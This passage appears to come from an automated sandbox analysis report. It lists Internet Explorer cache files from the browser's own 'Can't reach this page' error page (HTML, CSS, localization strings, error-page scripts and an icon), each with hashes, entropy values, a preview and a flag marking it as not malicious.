SHA-512:	E256F603E67335151BB709294749794E2E3085F4063C623461A0B3DECBCCA8E620807B707EC9BCBE36DCD7D639C55753DA0495BE85B4AE5FB6BFC52AB4B284D
Malicious:	false
Preview:	.body..{.. background-repeat: repeat-x;.. background-color: white;.. font-family: "Segoe UI", "verdana", "arial";.. margin: 0em;.. color: #1f1f1f;..}.....mainContent..{.. margin-top:80px;.. width: 700px;.. margin-left: 120px;.. margin-right: 120px;..}.....title..{.. color: #54b0f7;.. font-size: 36px;.. font-weight: 300;.. line-height: 40px;.. margin-bottom: 24px;.. font-family: "Segoe UI", "verdana";.. position: relative;..}.....errorExplanation..{.. color: #000000;.. font-size: 12pt;.. font-family: "Segoe UI", "verdana", "arial";.. text-decoration: none;..}.....taskSection..{.. margin-top: 20px;.. margin-bottom: 28px;.. position: relative; ..}.....tasks..{.. color: #000000;.. font-family: "Segoe UI", "verdana";.. font-weight:200;.. font-size: 12pt;..}....li..{.. margin-top: 8px;..}.....diagnoseButton..{.. outline: none;.. font-size: 9pt;..}.....launchInternetOptionsButton..{.. outline: none;

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\dnserror[1]

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	2997
Entropy (8bit):	4.4885437940628465
Encrypted:	false
SSDEEP:	48:u7u5V4VyhhV2lFUW29vj0RkpNc7KpAP8Rra:vlIJ6G7Ao8Ra
MD5:	2DC61EB461DA1436F5D22BCE51425660
SHA1:	E1B79BCAB0F073868079D807FAEC669596DC46C1
SHA-256:	ACDEB4966289B6CE46ECC879531F85E9C6F94B718AAB521D38E2E00F7F7F7993

SHA-512:	A88BECB4FBDDC5AFC55E4DC0135AF714A3EEC4A63810AE5A989F2CECB824A686165D3CEDB8CBD8F35C7E5B9F4136C29DEA32736AABB451FE8088B978B493AC6D
Malicious:	false
Preview:	.<!DOCTYPE HTML>..<html>.. <head>.. <link rel="stylesheet" type="text/css" href="NewErrorPageTemplate.css" >.. <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">.. <title>Can’t reach this page</title>.. <script src="errorPageStrings.js" language="javascript" type="text/javascript">.. </script>.. <script src="httpErrorPagesScripts.js" language="javascript" type="text/javascript">.. </script>.. </head>.... <body onLoad="getInfo(); initMoreInfo('infoBlockID');">.. .. Can’t reach this page .. .. <ul id="cantDisplayTasks" class="tasks">.. <li id="task1-1">Make sure the web address is correct .. <li id="task1-2">Search for this site on Bing ..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\dnserror[2]

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	2997
Entropy (8bit):	4.4885437940628465
Encrypted:	false
SSDEEP:	48:u7u5V4VyhhV2lFUW29vj0RkpNc7KpAP8Rra:vlIJ6G7Ao8Ra
MD5:	2DC61EB461DA1436F5D22BCE51425660
SHA1:	E1B79BCAB0F073868079D807FAEC669596DC46C1
SHA-256:	ACDEB4966289B6CE46ECC879531F85E9C6F94B718AAB521D38E2E00F7F7F7993
SHA-512:	A88BECB4FBDDC5AFC55E4DC0135AF714A3EEC4A63810AE5A989F2CECB824A686165D3CEDB8CBD8F35C7E5B9F4136C29DEA32736AABB451FE8088B978B493AC6D
Malicious:	false
Preview:	.<!DOCTYPE HTML>..<html>.. <head>.. <link rel="stylesheet" type="text/css" href="NewErrorPageTemplate.css" >.. <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">.. <title>Can’t reach this page</title>.. <script src="errorPageStrings.js" language="javascript" type="text/javascript">.. </script>.. <script src="httpErrorPagesScripts.js" language="javascript" type="text/javascript">.. </script>.. </head>.... <body onLoad="getInfo(); initMoreInfo('infoBlockID');">.. .. Can’t reach this page .. .. <ul id="cantDisplayTasks" class="tasks">.. <li id="task1-1">Make sure the web address is correct .. <li id="task1-2">Search for this site on Bing ..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\dnserror[3]

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	2997
Entropy (8bit):	4.4885437940628465
Encrypted:	false
SSDEEP:	48:u7u5V4VyhhV2lFUW29vj0RkpNc7KpAP8Rra:vlIJ6G7Ao8Ra
MD5:	2DC61EB461DA1436F5D22BCE51425660
SHA1:	E1B79BCAB0F073868079D807FAEC669596DC46C1
SHA-256:	ACDEB4966289B6CE46ECC879531F85E9C6F94B718AAB521D38E2E00F7F7F7993
SHA-512:	A88BECB4FBDDC5AFC55E4DC0135AF714A3EEC4A63810AE5A989F2CECB824A686165D3CEDB8CBD8F35C7E5B9F4136C29DEA32736AABB451FE8088B978B493AC6D
Malicious:	false
Preview:	.<!DOCTYPE HTML>..<html>.. <head>.. <link rel="stylesheet" type="text/css" href="NewErrorPageTemplate.css" >.. <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">.. <title>Can’t reach this page</title>.. <script src="errorPageStrings.js" language="javascript" type="text/javascript">.. </script>.. <script src="httpErrorPagesScripts.js" language="javascript" type="text/javascript">.. </script>.. </head>.... <body onLoad="getInfo(); initMoreInfo('infoBlockID');">.. .. Can’t reach this page .. .. <ul id="cantDisplayTasks" class="tasks">.. <li id="task1-1">Make sure the web address is correct .. <li id="task1-2">Search for this site on Bing ..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\dnserror[4]

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	2997
Entropy (8bit):	4.4885437940628465
Encrypted:	false
SSDEEP:	48:u7u5V4VyhhV2lFUW29vj0RkpNc7KpAP8Rra:vlIJ6G7Ao8Ra
MD5:	2DC61EB461DA1436F5D22BCE51425660
SHA1:	E1B79BCAB0F073868079D807FAEC669596DC46C1
SHA-256:	ACDEB4966289B6CE46ECC879531F85E9C6F94B718AAB521D38E2E00F7F7F7993
SHA-512:	A88BECB4FBDDC5AFC55E4DC0135AF714A3EEC4A63810AE5A989F2CECB824A686165D3CEDB8CBD8F35C7E5B9F4136C29DEA32736AABB451FE8088B978B493AC6D

Malicious:	false
Preview:	.<!DOCTYPE HTML>..<html>.. <head>.. <link rel="stylesheet" type="text/css" href="NewErrorPageTemplate.css" >.. <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">.. <title>Can’t reach this page</title>.. <script src="errorPageStrings.js" language="javascript" type="text/javascript">.. </script>.. <script src="httpErrorPagesScripts.js" language="javascript" type="text/javascript">.. </script>.. </head>.... <body onLoad="getInfo(); initMoreInfo('infoBlockID');">.. .. Can’t reach this page .. .. <ul id="cantDisplayTasks" class="tasks">.. <li id="task1-1">Make sure the web address is correct .. <li id="task1-2">Search for this site on Bing ..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\down[1]

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 15 x 15, 8-bit colormap, non-interlaced
Category:	dropped
Size (bytes):	748
Entropy (8bit):	7.249606135668305
Encrypted:	false
SSDEEP:	12:6v/7/2QeZ7HVJ6o6yiq1p4tSQfAVFcm6R2HkZuU4fB4CsY4NJlrvMezoW2uONroc:GeZ6oLiqkbDuU4fqzTrvMeBBlE
MD5:	C4F558C4C8B56858F15C09037CD6625A
SHA1:	EE497CC061D6A7A59BB66DEFEA65F9A8145BA240
SHA-256:	39E7DE847C9F731EAA72338AD9053217B957859DE27B50B6474EC42971530781
SHA-512:	D60353D3FBEA2992D96795BA30B20727B022B9164B2094B922921D33CA7CE1634713693AC191F8F5708954544F7648F4840BCD5B62CB6A032EF292A8B0E52A44
Malicious:	false
Preview:	.PNG.....IHDR.....ex....PLTE....W..W..W..W..W..W..W..W..W..W..W..W.U.....W..W.!Y.#Z.$\.'].<r.=s.P..Q..Q..U..o..p..r..x..z..~.....b.....$..s...7tRNS.a.o(,.s....e.....q*.....F.Z....IDATx^%.S..@.C..jm.mTk...m.?|;.y..S....F.t...,.....D.>..LpX=f.M...H4.....=...=..xy.[h..7....7.....<.q.kH....#+....I..z.....'.ksC...X<.+..J>....%3BmqaV...h..Z._.:<.Y_jG...vN^.<>.Nu.u@.....M....?...1D.m~)s8..&....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\down[2]

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 15 x 15, 8-bit colormap, non-interlaced
Category:	dropped
Size (bytes):	748
Entropy (8bit):	7.249606135668305
Encrypted:	false
SSDEEP:	12:6v/7/2QeZ7HVJ6o6yiq1p4tSQfAVFcm6R2HkZuU4fB4CsY4NJlrvMezoW2uONroc:GeZ6oLiqkbDuU4fqzTrvMeBBlE
MD5:	C4F558C4C8B56858F15C09037CD6625A
SHA1:	EE497CC061D6A7A59BB66DEFEA65F9A8145BA240
SHA-256:	39E7DE847C9F731EAA72338AD9053217B957859DE27B50B6474EC42971530781
SHA-512:	D60353D3FBEA2992D96795BA30B20727B022B9164B2094B922921D33CA7CE1634713693AC191F8F5708954544F7648F4840BCD5B62CB6A032EF292A8B0E52A44
Malicious:	false
Preview:	.PNG.....IHDR.....ex....PLTE....W..W..W..W..W..W..W..W..W..W..W..W.U.....W..W.!Y.#Z.$\.'].<r.=s.P..Q..Q..U..o..p..r..x..z..~.....b.....$..s...7tRNS.a.o(,.s....e.....q*.....F.Z....IDATx^%.S..@.C..jm.mTk...m.?|;.y..S....F.t...,.....D.>..LpX=f.M...H4.....=...=..xy.[h..7....7.....<.q.kH....#+....I..z.....'.ksC...X<.+..J>....%3BmqaV...h..Z._.:<.Y_jG...vN^.<>.Nu.u@.....M....?...1D.m~)s8..&....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\errorPageStrings[1]

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	4720
Entropy (8bit):	5.164796203267696
Encrypted:	false
SSDEEP:	96:z9UUiqRxqH211CUIRgRLnRynjZbRXkRPRk6C87Apsat/5/+mhPcF+5g+mOQb7A9o:JsUOG1yNlX6ZzWpHOWLia16Cb7bk
MD5:	D65EC06F21C379C87040B83CC1ABAC6B
SHA1:	208D0A0BB775661758394BE7E4AFB18357E46C8B
SHA-256:	A1270E90CEA31B46432EC44731BF4400D22B38EB2855326BF934FE8F1B169A4F
SHA-512:	8A166D26B49A5D95AEA49BC649E5EA58786A2191F4D2ADAC6F5FBB7523940CE4482D6A2502AA870A931224F215CB2010A8C9B99A2C1820150E4D365CAB28299E
Malicious:	false

Preview:	.//Split out for localization...var L_GOBACK_TEXT = "Go back to the previous page.";..var L_REFRESH_TEXT = "Refresh the page.";..var L_MOREINFO_TEXT = "More information";..var L_OFFLINE_USERS_TEXT = "For offline users";..var L_RELOAD_TEXT = "Retype the address.";..var L_HIDE_HOTKEYS_TEXT = "Hide tab shortcuts";..var L_SHOW_HOTKEYS_TEXT = "Show more tab shortcuts";..var L_CONNECTION_OFF_TEXT = "You are not connected to the Internet. Check your Internet connection.";..var L_CONNECTION_ON_TEXT = "It appears you are connected to the Internet, but you might want to try to reconnect to the Internet.";..../used by invalidcert.js and hstscerterror.js..var L_CertUnknownCA_TEXT = "Your PC doesn\u2019t trust this website\u2019s security certificate.";..var L_CertExpired_TEXT = "The website \u2019s security certificate is not yet valid or has expired.";..var L_CertCNMismatch_TEXT = "The hostname in the website\u2019s security certificate differs from the web site you are trying to visit.";..var L

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\errorPageStrings[2]

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	4720
Entropy (8bit):	5.164796203267696
Encrypted:	false
SSDEEP:	96:z9UUiqRxqH211CUIRgRLnRynjZbRXkRPRk6C87Apsat/5/+mhPcF+5g+mOQb7A9o:JsUOG1yNlX6ZzWpHOWLia16Cb7bk
MD5:	D65EC06F21C379C87040B83CC1ABAC6B
SHA1:	208D0A0BB775661758394BE7E4AFB18357E46C8B
SHA-256:	A1270E90CEA31B46432EC44731BF4400D22B38EB2855326BF934FE8F1B169A4F
SHA-512:	8A166D26B49A5D95AEA49BC649E5EA58786A2191F4D2ADAC6F5FBB7523940CE4482D6A2502AA870A931224F215CB2010A8C9B99A2C1820150E4D365CAB28299E
Malicious:	false
Preview:	.//Split out for localization...var L_GOBACK_TEXT = "Go back to the previous page.";..var L_REFRESH_TEXT = "Refresh the page.";..var L_MOREINFO_TEXT = "More information";..var L_OFFLINE_USERS_TEXT = "For offline users";..var L_RELOAD_TEXT = "Retype the address.";..var L_HIDE_HOTKEYS_TEXT = "Hide tab shortcuts";..var L_SHOW_HOTKEYS_TEXT = "Show more tab shortcuts";..var L_CONNECTION_OFF_TEXT = "You are not connected to the Internet. Check your Internet connection.";..var L_CONNECTION_ON_TEXT = "It appears you are connected to the Internet, but you might want to try to reconnect to the Internet.";..../used by invalidcert.js and hstscerterror.js..var L_CertUnknownCA_TEXT = "Your PC doesn\u2019t trust this website\u2019s security certificate.";..var L_CertExpired_TEXT = "The website \u2019s security certificate is not yet valid or has expired.";..var L_CertCNMismatch_TEXT = "The hostname in the website\u2019s security certificate differs from the web site you are trying to visit.";..var L

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\errorPageStrings[3]

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	4720
Entropy (8bit):	5.164796203267696
Encrypted:	false
SSDEEP:	96:z9UUiqRxqH211CUIRgRLnRynjZbRXkRPRk6C87Apsat/5/+mhPcF+5g+mOQb7A9o:JsUOG1yNlX6ZzWpHOWLia16Cb7bk
MD5:	D65EC06F21C379C87040B83CC1ABAC6B
SHA1:	208D0A0BB775661758394BE7E4AFB18357E46C8B
SHA-256:	A1270E90CEA31B46432EC44731BF4400D22B38EB2855326BF934FE8F1B169A4F
SHA-512:	8A166D26B49A5D95AEA49BC649E5EA58786A2191F4D2ADAC6F5FBB7523940CE4482D6A2502AA870A931224F215CB2010A8C9B99A2C1820150E4D365CAB28299E
Malicious:	false
Preview:	.//Split out for localization...var L_GOBACK_TEXT = "Go back to the previous page.";..var L_REFRESH_TEXT = "Refresh the page.";..var L_MOREINFO_TEXT = "More information";..var L_OFFLINE_USERS_TEXT = "For offline users";..var L_RELOAD_TEXT = "Retype the address.";..var L_HIDE_HOTKEYS_TEXT = "Hide tab shortcuts";..var L_SHOW_HOTKEYS_TEXT = "Show more tab shortcuts";..var L_CONNECTION_OFF_TEXT = "You are not connected to the Internet. Check your Internet connection.";..var L_CONNECTION_ON_TEXT = "It appears you are connected to the Internet, but you might want to try to reconnect to the Internet.";..../used by invalidcert.js and hstscerterror.js..var L_CertUnknownCA_TEXT = "Your PC doesn\u2019t trust this website\u2019s security certificate.";..var L_CertExpired_TEXT = "The website \u2019s security certificate is not yet valid or has expired.";..var L_CertCNMismatch_TEXT = "The hostname in the website\u2019s security certificate differs from the web site you are trying to visit.";..var L

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\httpErrorPagesScripts[1]

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	12105
Entropy (8bit):	5.451485481468043
Encrypted:	false
SSDEEP:	192:x20iniOciwd1BtvjrG8tAGGGVWnvyJVUrUiki3ayimi5ezLCvJG1gwm3z:xPini/i+1Btvjy815ZVUwiki3ayimi5f
MD5:	9234071287E637F85D721463C488704C
SHA1:	CCA09B1E0FBA38BA29D3972ED8DCECEFDEF8C152
SHA-256:	65CC039890C7CEB927CE40F6F199D74E49B8058C3F8A6E22E8F916AD90EA8649
SHA-512:	87D691987E7A2F69AD8605F35F94241AB7E68AD4F55AD384F1F0D40DC59FFD1432C758123661EE39443D624C881B01DCD228A67AFB8700FE5E66FC794A6C038
Malicious:	false

Preview:	...function isExternalUrlSafeForNavigation(urlStr)..{..var regEx = new RegExp("^(http(s?)|ftp|file)://", "i");..return regEx.exec(urlStr);..}..function clickRefresh()..{..var location = window.location.href;..var poundIndex = location.indexOf('#');..if (poundIndex != -1 && poundIndex+1 < location.length && isExternalUrlSafeForNavigation(location.substring(poundIndex+1)))..{..window.location.replace(location.substring(poundIndex+1));..}..}..function navCancelInit()..{..var location = window.location.href;..var poundIndex = location.indexOf('#');..if (poundIndex != -1 && poundIndex+1 < location.length && isExternalUrlSafeForNavigation(location.substring(poundIndex+1)))..{..var bElement = document.createElement("A");..bElement.innerText = L_REFRESH_TEXT;..bElement.href = 'javascript:clickRefresh()';..navCancelContainer.appendChild(bElement);..}..else..{..var textNode = document.createTextNode(L_RELOAD_TEXT);..navCancelContainer.appendChild(textNode);..}..}..function getDisplayValue(elem

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\httpErrorPagesScripts[2]

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	12105
Entropy (8bit):	5.451485481468043
Encrypted:	false
SSDEEP:	192:x20iniOciwd1BtvjrG8tAGGGVWnvyJVUrUiki3ayimi5ezLCvJG1gwm3z:xPini/i+1Btvjy815ZVUwiki3ayimi5f
MD5:	9234071287E637F85D721463C488704C
SHA1:	CCA09B1E0FBA38BA29D3972ED8DCECEFDEF8C152
SHA-256:	65CC039890C7CEB927CE40F6F199D74E49B8058C3F8A6E22E8F916AD90EA8649
SHA-512:	87D691987E7A2F69AD8605F35F94241AB7E68AD4F55AD384F1F0D40DC59FFD1432C758123661EE39443D624C881B01DCD228A67AFB8700FE5E66FC794A6C038
Malicious:	false
Preview:	...function isExternalUrlSafeForNavigation(urlStr)..{..var regEx = new RegExp("^(http(s?)|ftp|file)://", "i");..return regEx.exec(urlStr);..}..function clickRefresh()..{..var location = window.location.href;..var poundIndex = location.indexOf('#');..if (poundIndex != -1 && poundIndex+1 < location.length && isExternalUrlSafeForNavigation(location.substring(poundIndex+1)))..{..window.location.replace(location.substring(poundIndex+1));..}..}..function navCancelInit()..{..var location = window.location.href;..var poundIndex = location.indexOf('#');..if (poundIndex != -1 && poundIndex+1 < location.length && isExternalUrlSafeForNavigation(location.substring(poundIndex+1)))..{..var bElement = document.createElement("A");..bElement.innerText = L_REFRESH_TEXT;..bElement.href = 'javascript:clickRefresh()';..navCancelContainer.appendChild(bElement);..}..else..{..var textNode = document.createTextNode(L_RELOAD_TEXT);..navCancelContainer.appendChild(textNode);..}..}..function getDisplayValue(elem

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\httpErrorPagesScripts[3]

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	12105
Entropy (8bit):	5.451485481468043
Encrypted:	false
SSDEEP:	192:x20iniOciwd1BtvjrG8tAGGGVWnvyJVUrUiki3ayimi5ezLCvJG1gwm3z:xPini/i+1Btvjy815ZVUwiki3ayimi5f
MD5:	9234071287E637F85D721463C488704C
SHA1:	CCA09B1E0FBA38BA29D3972ED8DCECEFDEF8C152
SHA-256:	65CC039890C7CEB927CE40F6F199D74E49B8058C3F8A6E22E8F916AD90EA8649
SHA-512:	87D691987E7A2F69AD8605F35F94241AB7E68AD4F55AD384F1F0D40DC59FFD1432C758123661EE39443D624C881B01DCD228A67AFB8700FE5E66FC794A6C038
Malicious:	false
Preview:	...function isExternalUrlSafeForNavigation(urlStr)..{..var regEx = new RegExp("^(http(s?)|ftp|file)://", "i");..return regEx.exec(urlStr);..}..function clickRefresh()..{..var location = window.location.href;..var poundIndex = location.indexOf('#');..if (poundIndex != -1 && poundIndex+1 < location.length && isExternalUrlSafeForNavigation(location.substring(poundIndex+1)))..{..window.location.replace(location.substring(poundIndex+1));..}..}..function navCancelInit()..{..var location = window.location.href;..var poundIndex = location.indexOf('#');..if (poundIndex != -1 && poundIndex+1 < location.length && isExternalUrlSafeForNavigation(location.substring(poundIndex+1)))..{..var bElement = document.createElement("A");..bElement.innerText = L_REFRESH_TEXT;..bElement.href = 'javascript:clickRefresh()';..navCancelContainer.appendChild(bElement);..}..else..{..var textNode = document.createTextNode(L_RELOAD_TEXT);..navCancelContainer.appendChild(textNode);..}..}..function getDisplayValue(elem

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\httpErrorPagesScripts[4]

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	12105
Entropy (8bit):	5.451485481468043
Encrypted:	false
SSDEEP:	192:x20iniOciwd1BtvjrG8tAGGGVWnvyJVUrUiki3ayimi5ezLCvJG1gwm3z:xPini/i+1Btvjy815ZVUwiki3ayimi5f
MD5:	9234071287E637F85D721463C488704C
SHA1:	CCA09B1E0FBA38BA29D3972ED8DCECEFDEF8C152
SHA-256:	65CC039890C7CEB927CE40F6F199D74E49B8058C3F8A6E22E8F916AD90EA8649
SHA-512:	87D691987E7A2F69AD8605F35F94241AB7E68AD4F55AD384F1F0D40DC59FFD1432C758123661EE39443D624C881B01DCD228A67AFB8700FE5E66FC794A6C038
Malicious:	false

Preview:	...function isExternalUrlSafeForNavigation(urlStr)..{..var regEx = new RegExp("^(http(s?)|ftp|file)://", "i");..return regEx.exec(urlStr);..}..function clickRefresh()..{..var location = window.location.href;..var poundIndex = location.indexOf('#');..if (poundIndex != -1 && poundIndex+1 < location.length && isExternalUrlSafeForNavigation(location.substring(poundIndex+1)))..{..window.location.replace(location.substring(poundIndex+1));..}..}..function navCancelInit()..{..var location = window.location.href;..var poundIndex = location.indexOf('#');..if (poundIndex != -1 && poundIndex+1 < location.length && isExternalUrlSafeForNavigation(location.substring(poundIndex+1)))..{..var bElement = document.createElement("A");..bElement.innerText = L_REFRESH_TEXT;..bElement.href = 'javascript:clickRefresh()';..navCancelContainer.appendChild(bElement);..}..else..{..var textNode = document.createTextNode(L_RELOAD_TEXT);..navCancelContainer.appendChild(textNode);..}..}..function getDisplayValue(elem

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\httpErrorPagesScripts[5]

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	12105
Entropy (8bit):	5.451485481468043
Encrypted:	false
SSDEEP:	192:x20iniOciwd1BtvjrG8tAGGGVWnvyJVUrUiki3ayimi5ezLCvJG1gwm3z:xPini/i+1Btvjy815ZVUwiki3ayimi5f
MD5:	9234071287E637F85D721463C488704C
SHA1:	CCA09B1E0FBA38BA29D3972ED8DCECEFDEF8C152
SHA-256:	65CC039890C7CEB927CE40F6F199D74E49B8058C3F8A6E22E8F916AD90EA8649
SHA-512:	87D691987E7A2F69AD8605F35F94241AB7E68AD4F55AD384F1F0D40DC59FFD1432C758123661EE39443D624C881B01DCD228A67AFB8700FE5E66FC794A6C038
Malicious:	false
Preview:	...function isExternalUrlSafeForNavigation(urlStr)..{..var regEx = new RegExp("^(http(s?)|ftp|file)://", "i");..return regEx.exec(urlStr);..}..function clickRefresh()..{..var location = window.location.href;..var poundIndex = location.indexOf('#');..if (poundIndex != -1 && poundIndex+1 < location.length && isExternalUrlSafeForNavigation(location.substring(poundIndex+1)))..{..window.location.replace(location.substring(poundIndex+1));..}..}..function navCancelInit()..{..var location = window.location.href;..var poundIndex = location.indexOf('#');..if (poundIndex != -1 && poundIndex+1 < location.length && isExternalUrlSafeForNavigation(location.substring(poundIndex+1)))..{..var bElement = document.createElement("A");..bElement.innerText = L_REFRESH_TEXT;..bElement.href = 'javascript:clickRefresh()';..navCancelContainer.appendChild(bElement);..}..else..{..var textNode = document.createTextNode(L_RELOAD_TEXT);..navCancelContainer.appendChild(textNode);..}..}..function getDisplayValue(elem

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\httpErrorPagesScripts[6]

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	12105
Entropy (8bit):	5.451485481468043
Encrypted:	false
SSDEEP:	192:x20iniOciwd1BtvjrG8tAGGGVWnvyJVUrUiki3ayimi5ezLCvJG1gwm3z:xPini/i+1Btvjy815ZVUwiki3ayimi5f
MD5:	9234071287E637F85D721463C488704C
SHA1:	CCA09B1E0FBA38BA29D3972ED8DCECEFDEF8C152
SHA-256:	65CC039890C7CEB927CE40F6F199D74E49B8058C3F8A6E22E8F916AD90EA8649
SHA-512:	87D691987E7A2F69AD8605F35F94241AB7E68AD4F55AD384F1F0D40DC59FFD1432C758123661EE39443D624C881B01DCD228A67AFB8700FE5E66FC794A6C038
Malicious:	false
Preview:	...function isExternalUrlSafeForNavigation(urlStr)..{..var regEx = new RegExp("^(http(s?)|ftp|file)://", "i");..return regEx.exec(urlStr);..}..function clickRefresh()..{..var location = window.location.href;..var poundIndex = location.indexOf('#');..if (poundIndex != -1 && poundIndex+1 < location.length && isExternalUrlSafeForNavigation(location.substring(poundIndex+1)))..{..window.location.replace(location.substring(poundIndex+1));..}..}..function navCancelInit()..{..var location = window.location.href;..var poundIndex = location.indexOf('#');..if (poundIndex != -1 && poundIndex+1 < location.length && isExternalUrlSafeForNavigation(location.substring(poundIndex+1)))..{..var bElement = document.createElement("A");..bElement.innerText = L_REFRESH_TEXT;..bElement.href = 'javascript:clickRefresh()';..navCancelContainer.appendChild(bElement);..}..else..{..var textNode = document.createTextNode(L_RELOAD_TEXT);..navCancelContainer.appendChild(textNode);..}..}..function getDisplayValue(elem

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\NewErrorPageTemplate[1]

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	1612
Entropy (8bit):	4.869554560514657
Encrypted:	false
SSDEEP:	24:5Y0bQ573pHpACtUZtJD0lFBopZleqw87xTe4D8FaFJ/Doz9AtjJgbCzg:5m73jcJqQep89TEw7Uxkk
MD5:	DFEABDE84792228093A5A270352395B6
SHA1:	E41258C9576721025926326F76063C2305586F76
SHA-256:	77B138AB5D0A90FF04648C26ADDD5E414CC178165E3B54A4CB3739DA0F58E075
SHA-512:	E256F603E67335151BB709294749794E2E3085F4063C623461A0B3DECBCCA8E620807B707EC9BCBE36DCD7D639C55753DA0495BE85B4AE5FB6BFC52AB4B284D
Malicious:	false

Preview:	.body..{.. background-repeat: repeat-x;.. background-color: white;.. font-family: "Segoe UI", "verdana", "arial";.. margin: 0em;.. color: #1f1f1f;..}.....mainContent..{.. margin-top:80px;.. width: 700px;.. margin-left: 120px;.. margin-right: 120px;..}.....title..{.. color: #54b0f7;.. font-size: 36px;.. font-weight: 300;.. line-height: 40px;.. margin-bottom: 24px;.. font-family: "Segoe UI", "verdana";.. position: relative;..}.....errorExplanation..{.. color: #000000;.. font-size: 12pt;.. font-family: "Segoe UI", "verdana", "arial";.. text-decoration: none;..}.....taskSection..{.. margin-top: 20px;.. margin-bottom: 28px;.. position: relative; ..}.....tasks..{.. color: #000000;.. font-family: "Segoe UI", "verdana";.. font-weight:200;.. font-size: 12pt;..}....li..{.. margin-top: 8px;..}.....diagnoseButton..{.. outline: none;.. font-size: 9pt;..}.....launchInternetOptionsButton..{.. outline: none;

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\NewErrorPageTemplate[2]

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	1612
Entropy (8bit):	4.869554560514657
Encrypted:	false
SSDEEP:	24:5Y0bQ573pHpACtUZtJD0lFBopZleqw87xTe4D8FaFJ/Doz9AtjJgbCzg:5m73jcJqQep89TEw7Uxkk
MD5:	DFEABDE84792228093A5A270352395B6
SHA1:	E41258C9576721025926326F76063C2305586F76
SHA-256:	77B138AB5D0A90FF04648C26ADDD5E414CC178165E3B54A4CB3739DA0F58E075
SHA-512:	E256F603E67335151BB709294749794E2E3085F4063C623461A0B3DECBCCA8E620807B707EC9BCBE36DCD7D639C55753DA0495BE85B4AE5FB6BFC52AB4B284D
Malicious:	false
